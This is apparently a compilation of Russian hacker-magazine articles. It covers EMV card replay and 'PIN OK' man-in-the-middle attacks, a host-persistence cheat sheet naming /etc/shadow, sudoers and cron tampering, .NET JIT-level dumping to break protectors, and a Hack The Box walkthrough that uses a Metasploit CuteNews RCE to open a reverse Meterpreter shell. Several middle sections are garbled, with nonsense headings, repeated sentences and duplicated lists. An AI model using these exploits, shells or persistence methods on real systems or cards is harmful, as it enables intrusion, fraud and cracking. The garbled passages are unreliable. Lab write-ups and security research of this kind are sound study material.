При этом за бортом изменений остался первый сценарий — cryptogram replay. Если карточный процессинг спроектирован корректно, нет ни одного разумного объяснения ситуации, когда один и тот же набор данных (Cryptogram, UN, ATC) поступает на вход много раз и успешно одобряется банком. За последний год я отправил информацию об этой атаке более чем в 30 разных банков и получил достаточно широкий спектр ответов.

В некоторых случаях неправильное проектирование сервисов процессинга приводит к тому, что банк не может просто заблокировать операции с одинаковыми значениями. Также стоит отметить, что в «дикой природе» я не встречал терминалы, которые возвращали бы одинаковое значение поля UN. То есть злоумышленникам приходится использовать их собственные терминалы, что делает отмывание денег более сложным.


Кроме того, даже офлайн-аутентификация не всегда помогает: ее можно обойти либо предположить, что источник UN скомпрометирован и в ней. В этом случае можно заранее высчитать результирующие значения схем аутентификации DDA/CDA для предсказуемого поля UN.

Статистика показывает, что **18 из 31 банковской карты подвержены атакам replay/preplay** в отношении контактного или бесконтактного чипа. При этом в России я не смог найти ни одного уязвимого для этого типа атак банка, что крайне любопытно.

PIN OK

Пожалуй, это самая известная атака на чипы. Первые теоретические предпосылки к этой атаке команда из Кембриджа описала в 2005 году в исследовании Chip and Spin, за год до того, как стандарт EMV получил распространение в Великобритании. Но повышенное внимание к этой атаке возникло гораздо позднее.

В 2010 году выходит полноценное исследование кембриджской четверки, посвященное атаке PIN OK. Для этой атаки они использовали устройство, реализующее технику «человек посередине» между чипом карты и ридером терминала.



Устройство для реализации техники «человек посередине»

В 2011 году на конференциях Black Hat и DEFCON группа исследователей из Inverse Path и Aperture Labs представила больше информации об этой атаке. Тогда же, в 2011 году, организованная преступная группировка использовала 40 украденных банковских карт для совершения 7000 мошеннических транзакций, в результате которых было украдено 680 тысяч евро. Вместо применявшегося исследователями громоздкого устройства преступники воспользовались маленьким незаметным «вторым чипом», установленным поверх оригинального, что позволяло эмулировать атаку в реальных условиях.

В декабре 2014 года исследователи из Inverse Path снова подняли тему атак на транзакции EMV и представили немного статистики, собранной ими за три года (PDF). В 2015 году было выпущено детальное техническое исследование атаки (PDF), совершенной неизвестными злоумышленниками в 2011 году.

Давай рассмотрим технические детали этой атаки. Для ее реализации, напомним, нужно использовать технику man in the middle. Карта передает терминалу поле CVM List (Card Verification Method) — приоритетный список методов верификации владельца карты, поддерживаемых картой. Если первое правило на карте «офлайн-ПИН шифрованный/нешифрованный», на этом этапе ничего не происходит. Если первое правило другое, то во время атаки первое правило подменяется на «офлайн-ПИН».

Затем терминал запрашивает у владельца карты ПИН-код. Правило «офлайн-ПИН» означает, что ПИН-код будет передан карте для сверки в открытом или шифрованном виде. В ответ карта либо ответит `63C2` «Неверный ПИН, осталось две попытки», либо `9000` «ПИН OK». Именно на этом этапе злоумышленник, внедрившийся в процесс авторизации, заменит первый ответ вторым.

На данном этапе терминал считает, что ПИН введен корректно, и запрашивает у карты криптограмму (запрос Generate AC), передавая ей все запрашиваемые поля. Карта знает, что ПИН либо не введен совсем, либо введен некорректно. Но при этом карта не знает, какое решение дальше принял терминал. Например, есть терминалы, которые при вводе некорректного ПИН-кода просят держателя карты поставить подпись на тачскрине — делается это для его же комфорта. Поэтому, когда терминал запрашивает криптограмму, карта отдает ее. В ответе содержится поле CVR — Card Verification Results, которое указывает, был ли проверен ПИН-код картой или нет. Более того, это поле является частью платежной криптограммы, и подменить его значение злоумышленникам не удастся: попытка приведет к ошибке сверки криптограммы на HSM.

Терминал отсылает все данные в пакете ISO 8583 Authorization Request банку-эквайеру, затем они поступают банку-эмитенту. Банк видит два поля: CVMResults, которое указывает, что в качестве метода верификации был выбран офлайн-ПИН и что терминал поддерживает этот метод верификации. Но еще банк видит, что карта НЕ приняла ПИН-код либо что он был введен некорректно. И несмотря ни на что, одобряет транзакцию.

Если карта использует схему аутентификации CDA и злоумышленникам необходимо подменить первое правило CVM list, офлайн-аутентификация будет завершена с ошибкой. Однако это всегда обходится подменой полей Issuer Action Code. Подробности данного случая описаны в последней версии презентации от 2014 года экспертами из Inverse Path.

Также в первом исследовании от 2011 года специалисты показали, что стандарт EMV позволяет не отклонять транзакции на платежном устройстве, даже если безопасные методы аутентификации и верификации не сработали, а идти дальше, каждый раз выбирая менее безопасные методы (так называемый fallback). Это открывает перед злоумышленниками другие возможности, включая атаки на похищение ПИН-кода во время операций на скомпрометированных POS-терминалах.

ЗАКЛЮЧЕНИЕ

Интересная статистика за последний год: несмотря на то что еще в 2010-м «настоящие безопасники» из банков умилялись тому, как кто-то не следит за очевидными проблемами карточного процессинга, в 2020 году все примерно так же плохо. Статистика проверок за прошлый год показала, что 31 из 33 карт банков с разных уголков Земли, включая российские, уязвима к этой атаке.

В следующей статье я рассмотрю схемы атак на бесконтактные карты и связанные с ними приложения — мобильные кошельки.

ПЕНТЕСТ ПО-ОВОЕМУ

СОЗДАЁМ СОБСТВЕННУЮ МЕТОДИКУ ТЕСТИРОВАНИЯ НА ГИПЕРВИЗОРЕ MACHYN С ОБСУЖ И НАСЖ THE BOX

Каждую начинающую пентестеры или просто энтузиасты могут ей сделать что-то в корне отличное от стандартизированных рейтингов и практик. Как же лучше это сделать и на что обращать внимание? Ответ на эти вопросы, а также ряд других ответов и сделан пару и сделан пару и сделан пару

ЭТО ЛОВУШКА!

КАК МЫ РАССТАВЛЯЛИ ХАКНЕТОТЫ И ЛОВИЛИ В НИХ ПОЛЯТОК

Леонид Бугаев
ivanych@
Леонид Бугаев

Если бы хотя раз удавили сервер, то точно знаешь: любой сервер можно удавить. Вопрос только в том, как. Ответ на вопрос «как» — дальше — бочка сплошных SPN-сплетов или еще как. Мы решили проверить, что будет, если отнять от сервера SPN-ы. Вот что получилось.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Автор и редакция не несут ответственности за любой возможный ущерб, нанесенный в результате использования сведений из этой статьи.

Встать над атакой и посмотреть, что будет — это самый спокойный вариант, как работает атака. Это как с щенком — кормим несколько месяцев и радуемся, что он вырос. Но если вырастить щенка, то потом не обрадуешься, что он вырос. Сначала — бочка сплошных SPN-сплетов, а потом — бочка 12 пыл-пыл сплетов на сервер только SSH. Ненадежно, что даже если получил ответ, не знаешь, что ответ — ответ на твой запрос. Ненадежно, что даже если получил ответ, не знаешь, что ответ — ответ на твой запрос. Ненадежно, что даже если получил ответ, не знаешь, что ответ — ответ на твой запрос. Ненадежно, что даже если получил ответ, не знаешь, что ответ — ответ на твой запрос. Мы рассказали атаки по нескольким протоколам SSH — как наиболее популярный. Тем не менее, сервер — не только SSH. Сервер — еще и порты, которые тоже могут дать для дыравойной атаки или открыть исстрелный фейл. Мы рассказали, что такое SPN и как с ним работать. Но есть еще и другие протоколы. Как с ними работать?

Дед часть использует чужие машины

Сервер — не только SSH. Сервер — еще и порты. Первый комментарий для этого предложения на предыдущем. Что такое порты? Порты — это такой вот вот порты. На каждом сервере есть несколько сервисов. Каждый сервис слушает свой вот порт. Порты — это такие сервисы среды Linux-ванны.

Порты — это такие сервисы среды Linux-ванны. Порты — это такие вот 65k-ы (65k = 65k = 65k =

ШПАРГАЛКА ПО PERSISTENCE

КАК ГАРАНТИРОВАННО ПРОТЕСТИРОВАТЬ НА ХОСТЕ ИЛИ ВЫЯВИТЬ ФАКТ КОМПРОМЕТАЦИИ

ДМИТРИЙ ЛЕВШИН
ЭКСПЕРТ ПО ПЕНТЕСТУ

Когда получен шелл на хосте, первое, что необходимо сделать — это обеспечить себе постоянный доступ к компьютеру в системе. Ведь на многих случаях на ПСХ может быть ограничен доступ к ресурсам, а в случае перезагрузки сотрет из вас всякие «обиды» вплоть до «бубнов».

Есть разные способы организовать возможность постоянного присутствия, мы рассмотрим несколько из них:

- запуск по «любому» SQL
  - mssql, mysql, postgresql
- запуск по «любому» сервису, заметно для администратора
  - linux: init, systemd
  - mssql: экземпляр для сервиса
  - mysql: из -bootstrap параметры, может быть заметно для администратора
  - postgresql: -c
- изменить конфигурацию ОС
  - linux: /etc/passwd, /etc/shadow, /etc/sudoers, /etc/ssh/sshd_config
  - mssql: sp_addsrvrolemember
  - mysql: mysql.user, mysql.db, mysql.tables_priv, mysql.columns_priv
  - postgresql: pg_hba.conf, pg_ident.conf
- запуск по «любому» расписанию, например, каждому часу
  - linux: /etc/crontab, /var/spool/cron/crontabs/*
  - mssql: sp_add_job, sp_add_jobschedule
  - mysql: event scheduler
  - postgresql: pg_cron

Чаще могут встречаться комбинации всех вы не перечисляю обращаюсь к дмитрию левшину. в дальнейшем спросите у дмитрия. Ведь в общем случае злоумышленнику нужно лишь гарантированно закрепиться на хосте.

Для этого есть несколько вариантов:

- запуск по «любому» сервису, заметно для администратора
  - linux: init, systemd
  - mssql: экземпляр для сервиса
  - mysql: из -bootstrap параметры, может быть заметно для администратора
  - postgresql: -c
- изменить конфигурацию ОС
  - linux: /etc/passwd, /etc/shadow, /etc/sudoers, /etc/ssh/sshd_config
  - mssql: sp_addsrvrolemember
  - mysql: mysql.user, mysql.db, mysql.tables_priv, mysql.columns_priv
  - postgresql: pg_hba.conf, pg_ident.conf
- запуск по «любому» расписанию, например, каждому часу
  - linux: /etc/crontab, /var/spool/cron/crontabs/*
  - mssql: sp_add_job, sp_add_jobschedule
  - mysql: event scheduler
  - postgresql: pg_cron

Для начинающих хватит примеров, которые ниже. Для остальных — вот ссылки:

- https://www.ired.team/offensive-security-experiments/offensive-security-cheatsheets/persistence-cheatsheet
- https://www.ired.team/offensive-security-experiments/offensive-security-cheatsheets/lateral-movement-cheatsheet
- https://www.ired.team/offensive-security-experiments/offensive-security-cheatsheets/privilege-escalation-cheatsheet

Для всех примеров нужно предварительно выяснить, что нужно для запуска. Для этого нужно знать:

- запускается ли сервис от root
- запускается ли сервис от имени пользователя, которого я могу использовать
- запускается ли сервис от имени пользователя, которого я не могу использовать
- запускается ли сервис от имени пользователя, которого я не знаю
- запускается ли сервис от имени root, но я могу использовать его в привилегированном режиме
- запускается ли сервис от имени root, но я могу использовать его в привилегированном режиме, но для этого нужно знать пароль
- запускается ли сервис от имени root, но я не могу использовать его в привилегированном режиме
- запускается ли сервис от имени root, но я не знаю пароль

РЕВЕРСИНГ .NET

КАК ИСКАТЬ JIT-КОМПИЛЯТОР В ПРИЛОЖЕНИЯХ

МВК

Во время декомпиляции и анализа .NET-приложений реверсеры сталкиваются с различными методами антиотладки. Один из них — сокрытие метаданных и IL-кода, которые восстанавливаются только при JIT-компиляции программы. Для борьбы с ними хакеры и реверс-инженеры придумали целый комплекс специальных инструментов и методов, которые мы рассмотрим в сегодняшней статье.

INFO

О принципах взлома приложений, защищенных протектором Enigma, читай в статьях «Больше не энигма. Ломаем защиту приложений Enigma x64 актуальных версий» и «Триальный конь. Как сломать trial, защищенный Enigma Protector».

С легкой руки Microsoft одной из самых популярных платформ для программирования в настоящее время стала .NET. Огромное количество инструментов, библиотек и документации обеспечивают простоту вхождения даже для самых начинающих кодеров, а кросс-платформенность и все более совершенная оптимизация кода делают ее одним из основных стандартов написания коммерческого софта. Как следствие, инструментов для взлома и реверс-инжиниринга под эту платформу тоже успели создать немало. Среди них dnSpy, ILspy, ILdasm, Dile, SAE и многие другие, имя им — легион!

Задача для реверсеров упрощается тем, что по умолчанию скомпилированная программа фактически содержит свой исходник: имена символов хранятся в явном виде, а кросс-платформенный IL-псевдокод легко восстанавливается до исходных синтаксических конструкций C# или VB, из которых он был получен при компиляции. Соответственно, взлом такой программы для начинающего хакера — одно удовольствие: достаточно загрузить ее в dnSpy, и вот она, на блюдечке в своих исходниках, для удобства даже окрашенных в приятные цвета. Отлаживай и правь как хочешь, будто сам эту программу и написал!

НЕМНОГО ТЕОРИИ

Разумеется, производители софта мириться с подобным положением дел не могут, и на очередном витке конфронтации между хакерами и протекторами было разработано много инструментов, препятствующих восстановлению исходного кода из IL-сборки. Грубо говоря, все подобные инструменты используют три основных принципа:

- сокрытие (шифрование, компрессия и так далее) .NET-метаданных и IL-кода с восстановлением только в кратчайший миг JIT-компиляции;
- обфускация IL-кода, то есть преднамеренное запутывание его логики, борьба с читаемостью текстовых строк и имен символов, чтобы понять логику работы восстановленного IL-кода было сложнее;
- комбинация двух предыдущих категорий.

Сегодня мы поговорим о методах из первой категории. В принципе, наиболее простой и дубовый способ оградить программу от ILDasm — скомпилировать ее с атрибутом **SupressIldasmAttribute**. Понятное дело, это защита от честных людей, поскольку такая сборка превосходно детектируется как .NET-приложение, декомпилируется другими инструментами, а данный атрибут с полпинка снимается в CFF Explorer или, при изрядной сноровке, в простом HEX-редакторе. Более интересно «завернуть» метаданные в обычное нативное приложение, формирующее и запускающее .NET-сборку на лету.

В этом случае никакие детекторы не распознают в ней .NET, если их предварительно не обучили этому трюку, а декомпиляторы и отладчики, с ходу не увидевшие в программе метаданных, обломаются при загрузке. С помощью dnSpy можно попытаться исследовать такое приложение, однако при прерывании он навряд ли сможет восстановить и трассировать код дальше, что делает такую отладку бесполезной. Как быть в таком случае?

Самый простой способ — воспользоваться утилитой MegaDumper (или даже ее более продвинутой версией ExtremeDumper). Если .NET сформирован и запущен по всем правилам, то он корректно распознается упомянутыми утилитами именно как .NET-процесс, и при нажатии кнопочки **.NET dump** дампится как стандартное .NET-приложение. Правда, вовсе не факт, что оно будет запускаться. Чтобы привести его в запускаемый вид, придется проделать определенные телодвижения, в зависимости от продвинутости протектора. Тем не менее метаданные .NET и IL в такой сдампленной сборке будут доступны для декомпиляции и анализа. Можно убедиться в этом, открыв сборку, например, в CFF Explorer. Однако я специально сделал оговорку «если». Попробуем разобраться, почему подобное может не сработать.

Для этого постараюсь коротко в двух словах напомнить принцип функционирования .NET-приложения для тех, кто забыл матчасть. Несмотря на то что сборка состоит из метаданных и кросс-платформенного IL-кода, при выполнении приложения он не интерпретируется, а компилируется в весьма оптимизированный нативный код целевого процессора и целевой операционной системы. Делается это непосредственно при загрузке блока кода один раз, впоследствии будет выполняться уже скомпилированный нативный код метода. Сам процесс называется JIT-компиляция (Just In Time, «временная компиляция на лету»). То есть если прервать программу в произвольный момент в отладчике типа x64dbg, то процесс будет остановлен именно во время исполнения такого временно скомпилированного нативного кода.

Трассировать, отлаживать и реверсировать его, конечно, можно, но целесообразность этого сомнительна. Нас интересует другой подход — поймать и сдампить уже восстановленный фрагмент IL-кода перед его JIT-компиляцией. Логика подсказывает, что, если мы хотим сделать это вручную, нам надо найти в отладчике изначальную точку входа в JIT-компилятор. Самое простое — отыскать метод **SystemDomain::Execute** в библиотеке **clr.dll** (или **mscorwks.dll** для более старых версий .NET). Обычно для подобных вещей рекомендуют использовать WinDbg и его расширение SOS, но я для примера покажу, как это делать в x64dbg.

ИЩЕМ JIT-КОМПИЛЯТОР

Итак, загрузив нужное приложение в отладчик, мы с неприятным удивлением обнаруживаем, что библиотека **clr.dll** отсутствует в списке отладочных символов. Значит, ее придется загрузить дополнительно, предварительно отыскав глубоко в недрах подкаталогов системной папки Windows. Найдя и загрузив **clr.dll** (попутно загрузится несколько библиотек), мы снова с раздражением обнаружим, что метод **SystemDomain::Execute** отсутствует в правом списке экспорта. Ну что ж, по счастью, x64dbg предоставляет прекрасную возможность загрузить отладочные символы прямо с майкрософтовского сервера — для этого нужно щелкнуть правой клавишей мыши на **clr.dll** и выбрать соответствующий пункт в контекстном меню.

Подождав некоторое время, мы увидим, что список в правой части окна отладчика изрядно увеличился и искомый метод **SystemDomain::Execute** в нем уже присутствует. Ставим на него точку останова и запускаем программу. В момент останова на этом методе дотнетовские метаданные чаще всего уже расшифрованы, распакованы и их можно дампить в файл хоть MegaDumper'ом, хоть Scylla из самого дебаггера. Однако этого тоже может оказаться недостаточно. Попробуем копнуть чуть глубже и выйти на исходный JIT-компилятор.

Для этого найдем и загрузим вышеописанным способом библиотеку **clrjit.dll**, а также отладочные символы к ней. Находим в них следующий метод:

```
private: virtual enum CorJitResult __stdcall CILJit::compileMethod(
class ICorJitInfo *,struct CORINFO_METHOD_INFO *,unsigned int,
unsigned char * *,unsigned long *)
```

Это и есть искомая точка входа JIT-компилятора, транслирующего IL-код в нативный машинозависимый. К сожалению (или к счастью), данный метод может быть подменен через функцию **GetJit** того же самого модуля **clrjit.dll**, чем и пользуются протекторы, инжектируя в компилятор собственный модуль расшифровки IL-кода. К нашей радости, совсем подменить компилятор на свой собственный они не могут, ибо тогда им придется фактически с нуля переписывать всю платформу .NET, с полной поддержкой разных операционных систем и процессоров. То есть в какой-то момент расшифрованный код будет передан в найденный нами родной компилятор. Там мы его благополучно примем. Ставим точку останова на данный метод и запускаем программу.

После того как программа остановится, попробуем проанализировать параметры на стеке. Для этого снова вспомним теорию. В терминах языка С описание данного метода выглядит вот так:

```
CorJitResult (__stdcall * compileMethod) {
    struct ICorJitCompiler      *pThis, /* IN */
    struct ICorJitInfo          *comp, /* IN */
    struct CORINFO_METHOD_INFO  *info, /* IN */
    unsigned /* CorJitFlag */   flags, /* IN */
    BYTE                        **nativeEntry, /* OUT */
    ULONG                       *nativeSizeOfCode /* OUT */
} = 0;
```

Третий сверху стека адрес (аккурат над двойным словом **flags**, которые обычно равны **FFFFFFFF**) — указатель на структуру **CORINFO_METHOD_INFO**. Эта структура содержит данные о блоке IL-кода, которым описывается компилируемый метод. Снова покурив мануалы, находим описание этой структуры:

```
struct CORINFO_METHOD_INFO {
    CORINFO_METHOD_HANDLE ftn;
    CORINFO_MODULE_HANDLE scope;
    BYTE *                ILCode;
    unsigned              ILCodeSize;
    unsigned short        maxStack;
    unsigned short        EHcount;
    CorInfoOptions        options;
    CORINFO_SIG_INFO      args;
    CORINFO_SIG_INFO      locals;
};
```

Перейдя в дампе по ссылке, мы обнаружим, что третье двойное слово с начала структуры и вправду указатель на IL-код метода, а четвертое — размер блока. Конечно, довольно напряжно вот так вот руками в отладчике расшифровывать каждый метод по одному. Однако мы теперь знаем, как это делается, и при желании можем реверсировать всю предшествующую последовательность действий, которую производит с блоком кода инжектированный в него протектор. В конце концов, можно инжектировать свой код между протектором и родным компилятором и реализовывать собственный дампер для каждой новой защиты.

ПРОВЕРКА В БОЮ

Попробуем использовать данный метод на случайном приложении, которое защищено распространенным и довольно мерзким протектором-обфускатором Agile.Net. Приложение при загрузке в отладчики или декомпиляторы выдает практически у всех методов пустое тело, состоящее из одной команды **ret** или **ldnull/ret**. То же самое творится в секции **Main**, однако **.cctor** ссылается на вызов внешней DLL-ки, внутри которой при беглом осмотре обнаруживается упоминание **AgileDotNetRT.dll**. Собственно, die так и идентифицирует защиту, сомнений быть не может. Начинаем копать программу всеми доступными нам инструментами.

Деобфускаторы (включая родной Agile.NET-Deobfuscator-DNLIB) с ходу справиться с программой не могут, дамп с помощью MegaDumper и ExtreamDumper не добавляет данных, отображающихся в телах методов. Не помогает также ManagedJitter — словом, все инструменты, имеющиеся у нас под рукой, оказались бессильны. Забегая вперед, отмечу, что существует версия дампера специально для Agile: SimpleMSILDecryptorForAgile, которая основана именно на упомянутом выше принципе инъекции своего кода в **clrjit**, но мы попробуем дойти до этого своим путем.

Итак, испытав все способы, загружаем нашу программу в x64dbg и, как было описано выше, ставим бряк на **CILJit::compileMethod**. Несколько раз бряк срабатывает нормально, правда подаваемый на вход компилируемый код методов не отличается от исходного, который мы видели в декомпиляторе. И вдруг внезапно счастье заканчивается, программа молча завершается. Похоже, Agile оправдывает свою репутацию, активно борясь с отладчиком.

Мы тоже могли бы побороться с антиотладчиком, но сейчас у нас цель несколько другая, и мы не отвлекаемся на подобные мелочи. Временно отключаем точку останова и перезапускаем приложение — оно стартует нормально. Ну что ж, антиотладчику не нравятся только активные точки останова внутри **clrjit**, и это радует. Прерываем программу и опять активируем точку останова на **compileMethod** — по счастью, программа не кончает жизнь самоубийством. Значит, проверка идет не постоянно, а в некоторых ключевых точках, это тоже обнадеживает.

Смотрим более внимательно, где именно мы остановились. Ага, вызов **clrjit::CompileMethod** из той самой кастомной DLL-ки. Смотрим по стеку вызовов, откуда мы сюда попали. На наше счастье, всего в одном вложении выше идет вызов инжектированной функции протектора из **clr.dll**. Мы нашли вход и выход расшифровщика IL-кода. Ставим на них две точки останова, благо антиотладчик борется только с бряками на оригинальный **clrjit::CompileMethod**, после чего перезапускаем программу. Попутно ставим сохранение в лог значений **CORINFO_METHOD_INFO*info** и **BYTE*ILCode** на входе и выходе из инъекции.

Поскольку все точки останова расположены вне **clrjit**, антиотладчик нам уже не мешает. С момента запуска инжектированного компилятора два раза он срабатывает вхолостую — исходный IL-код передается на оригинальную компиляцию без изменений. А вот на третий уже интересно: указатель на **IL-Code** в структуре **info** подменен на новый блок памяти размером **0x100000**, который, в принципе, уже можно дампить для исследования. Оставим его за рамками нашей статьи, остановимся только на паре моментов.

Прежде всего проверим, какой именно метод подменен протектором. На самом деле задача не такая простая, как может показаться. В структурах, подаваемых на вход **CompileMethod**, имеются только параметры компилируемого блока кода, но нет ни указателя на имя метода, ни даже его индекса в таблице методов. А ведь это придется делать, если мы хотим написать свой собственный дампер. Прямой способ — использовать следующий метод интерфейса **ICorStaticInfo**:

```
virtual const char* getMethodName(
    CORINFO_METHOD_HANDLE ftn, /* IN */
    const char            **moduleName /* OUT */
) = 0;
```

Здесь задействован параметр **comp** и хендл метода **ftn**, однако из отладчика это сделать затруднительно, поэтому мы слегка схалтурим. Дело в том, что хендл **ftn** (первое двойное слово в структуре **CORINFO_METHOD_INFO**), если его использовать как указатель, указывает на одинарное слово — индекс метода в .NET-метадате EXE-модуля. В нашем примере это **0x23=35**.

Открываем CFF Explorer и находим метод. В оригинале он занимает 1 байт ret, однако на выходе он поправился до 0x1A байт. Попутно мы нашли и развилку в коде, фильтрующую внешние методы, которые транзитом передаются в оригинальный компилятор без изменений, а также сам код преобразования и замены:

```
730B902E | mov ecx,dword ptr ds:[edx+C]
730B9031 | mov dword ptr ss:[ebp-190],ecx
730B9037 | cmp dword ptr ss:[ebp-19C],0
730B903E | je 730B90BF <--------------------------------
730B9040 | mov eax,dword ptr ss:[ebp-18C]
730B9046 | push eax
730B9047 | mov ecx,dword ptr ss:[ebp-48]
730B904A | push ecx
730B904B | lea edx,dword ptr ss:[ebp-3C]
730B904E | push edx
730B904F | mov ecx,dword ptr ss:[ebp-4]
730B9052 | call 730B1361
730B9057 | push 1C
730B9059 | push 0
730B905B | call dword ptr ds:[<&GetProcessHeap>]
730B9061 | push eax
730B9062 | call dword ptr ds:[<&RtlAllocateHeap>]
730B9068 | mov dword ptr ss:[ebp-38],eax
730B906B | mov eax,dword ptr ss:[ebp-3C]
730B906E | push eax
730B906F | mov ecx,dword ptr ss:[ebp-38]
730B9072 | push ecx
730B9073 | call 730B1104
730B9078 | mov eax,dword ptr ss:[ebp+10]
730B907B | mov dword ptr ss:[ebp-1A0],eax
730B9081 | mov eax,dword ptr ss:[ebp+10]
730B9084 | mov ecx,dword ptr ss:[ebp-38]
735D9087 | mov edx,dword ptr ds:[ecx+C]
735D908A | mov dword ptr ds:[eax+8],edx <-- edx-указатель на новый IL
-код метода Main
```

ЗАКЛЮЧЕНИЕ

И на закуску по традиции вспомним о нашей «Энигме», которой были посвящены две мои предыдущие статьи («Ломаем защиту приложений Enigma x64 актуальных версий» и «Как сломать trial, защищенный Enigma Protector»). Как я уже говорил, с ней совсем все плохо: дотнетовские метаданные упрятаны глубоко в упакованный и зашифрованный код. Соответственно, приложение не распознается как дотнетовское, не грузится нормально в отладчик и, понятное дело, не дампится. Причем антиотладчик там настолько серьезный, что не позволяет просто так взять и установить бряк на **CompileMethod** (да и вообще никуда не позволяет), а ведь нам для реализации описанного метода нужна точка останова не просто в этом месте, а именно в момент JIT-компиляции основного кода при загрузке приложения.

Все выглядит довольно-таки страшно, однако попробуем зайти с другой стороны. В статье «Ломаем защиту приложений Enigma» я упоминал, что во время работы приложения расшифрованные секции присутствуют в памяти процесса. В дотнетовских программах для анализа обычно необходимы две секции: **.text**, где содержатся метаданные и IL-код, а также **.rsrc** с ресурсами. Попробуем поискать эти секции в памяти процесса.

За маску поиска секции **.text** возьмем, к примеру, имя потока **"#Strings"**, содержащего в себе список строк со служебной информацией: названия классов, методов и атрибутов.

Таких вхождений обнаруживается немало (по числу загруженных .NET-библиотек). Фильтруем их по заголовкам .NET-метаданных и по **Assembly.Name** определяем имя модуля. Для поиска секции ресурсов можно использовать какую-нибудь строку из манифеста, например **<assembly xmlns=**. Принадлежность найденной секции идентифицируем по **ProductName**.

Итак, у нас есть две расшифрованные жизненно важные секции. Прилепив к ним PE-заголовок и подправив в нем валидные размеры, мы получаем EXE-файл, который хоть и не запускается, но прекрасно загружается в декомпиляторы и деобфускаторы для последующего анализа кода. По идее, исполняемый файл можно даже сделать рабочим, запускаемым, воспользовавшись одним из инструментов, которые нетрудно отыскать в интернете. Но это уже тема для другого разговора.

#SNOW

HTB PASSAGE

ЭКСПЛУАТИРУЕМ RCE В CUTENEWS И ПОДНИМАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ GOBLIS

Kuliabin
Kuliabin.com

В этой статье мы продолжим машину Passage в популярном сценарии HTB. Тем, кто пропустил первую часть, рекомендую прочитать статью. Сегодня мы эксплуатируем RCE в CuteNews и Goblis. Также я покажу, как можно использовать ключ для доступа к Gitea. Мы поднимемся в root, используя баг, применимый в результате использования ключей автора, описанных в статье.

WARNING
Все информация предоставлена исключительно в ознакомительных целях. Ни автор статьи, ни хостер ответственности за любой возможный вред, причиненный в результате использования описанных методов, отвечать не станут.

РАЗВЕДКА

Сканирование портов

Мощным инструментом для сканирования портов является nmap. Рекомендую использовать следующие параметры:

```
-sS,-sV,-sC,-oN=nmap/passage.nmap
```

Любая опция начинается со сканирования открытых на хосте портов. Это необходимо для того, чтобы определить какие, какие службы принимают соединения. Ключ -sS отвечает за сканирование полуоткрытых портов, -sV определяет версии сервисов на открытых портах. В -sC запуск дополнительных скриптов, которые помогают определить уязвимости. Ключ -oN позволяет сохранить результаты сканирования в файл.

Сканируем порты использовав nmap, чтобы сделать обычный быстрый скан. Для ускорения сканирования можно использовать параметр -p-, который заставит nmap обнаруживать порты с использованием минимальных скоростей (опция -M).

```
# Nmap 7.94SVN scan initiated Sun Jul 23 19:19:19 2023 as: nmap -p-M 5 -oN nmap/passage.nmap
Nmap scan report for passage.htb (10.10.10.206)
Host is up (0.0[illegible]s latency).
Not shown: 65[illegible] closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
# Nmap done at Sun Jul 23 19:19:[illegible] 2023 -- 1 IP address (1 host up) scanned in [illegible] seconds
```

Мы нашли два службы — SSH слушает 22-й и веб-сервер Apache слушает 80. Но SSH нам пока ничего, так как аутентификация, что нам можно дать, не имеем. Посмотрим на веб-сервер. Для начала, посмотрим, что нам выдает curl при попытке получить доступ на сервер. Перейдем на сайт, запустив следующую утилиту:

```
curl -v -L -c cookies.txt -b cookies.txt http://passage.htb
```

Точка входа

Перейдя далеко стоит проверить, есть ли для обнаруженной CMS уже готовый эксплойт. Для поиска CMS можно использовать следующие ресурсы: cmsdetect.com, whatcms.org и cms-id.io. Также, по мере роста сообщества, появляющиеся регулярно ресурсы будут появляться. На базе экспериментов Earlybird CMS уже в пайп-ходе. Для удобства работы с данными можно использовать следующие утилиты: curlpy, tplmap, nmap (скриптовые) и дистрибутивы. Именно с помощью последнего мы и определим версию CMS.

```
nmap http://passage.htb
```

Так как мы не знаем версию CMS на атакуемом хосте, то стоящие выбрать для более подробного сканирования. Для этого, нам необходимо тот, который будет выполнять все виды — RCE. Поиска Metasploit сначит, что нам подходит. Запустим его, выполнив следующие команды:

```
msfconsole
search cutenews
```

Суть эксплуатируемой уязвимости заключается в том, что при загрузке аватара на сервер загружается файл, который в последствии выполняется. Для этого, нам необходимо выбрать модуль, который отвечает за эксплуатирование данной уязвимости. Для выбора модуля, нужно ввести:

```
use exploit/multi/http/cutenews/authenticated_upload_rce
```

В качестве значения параметров TARGETURI по умолчанию используется / CuteNews. Перейдем в этой директории на сайт. Получим форму авторизации. Для выполнения эксплуатирования, нам необходимо знать это учетные данные. Для этого нам из-за будем использовать бэк-дверью экспорта.

Теперь, когда мы исправили ошибки в эксплоите и получили все необходимые данные для его работы, команда **reload_all** обновим базу Metasploit Framework, чтобы загрузить только что добавленные данные:

```
msf exploit(multi/http/cutenews/authenticated_upload_rce) > reload_all
msf exploit(multi/http/cutenews/authenticated_upload_rce) > show options
Module options (exploit/multi/http/cutenews/authenticated_upload_rce):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   TARGURI  /                yes       The base path to CuteNews
   VHOST                     no        HTTP server virtual host
msf exploit(multi/http/cutenews/authenticated_upload_rce) > set RHOSTS 10.10.10.206
RHOSTS => 10.10.10.206
msf exploit(multi/http/cutenews/authenticated_upload_rce) > set TARGURI /CuteNews/
TARGURI => /CuteNews/
msf exploit(multi/http/cutenews/authenticated_upload_rce) > exploit
[*] Started reverse TCP handler on 10.14.84.159:4444
[*] Authenticating as admin with password.
[*] Authenticated as admin.
[*] Preparing payload at /CuteNews/index.php?mod=myphoto&action=addphoto
[*] Uploading payload
[*] Triggering payload at /CuteNews/uploads/avatar_admin_rce.jpg.php
[*] Sending stage (39927 bytes) to 10.10.10.206
[*] Meterpreter session 1 opened (10.14.84.159:4444 -> 10.10.10.206:49[illegible]) at 2023-07-23 19:[illegible] +0000
meterpreter > sysinfo
Computer     : passage
OS           : Linux passage 5.4.0-[illegible]-generic #[illegible] SMP Wed Apr 13 [illegible] 2023 x86_64
Meterpreter  : php/linux
meterpreter > shell
Process 1[illegible] created.
Channel 1 created.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

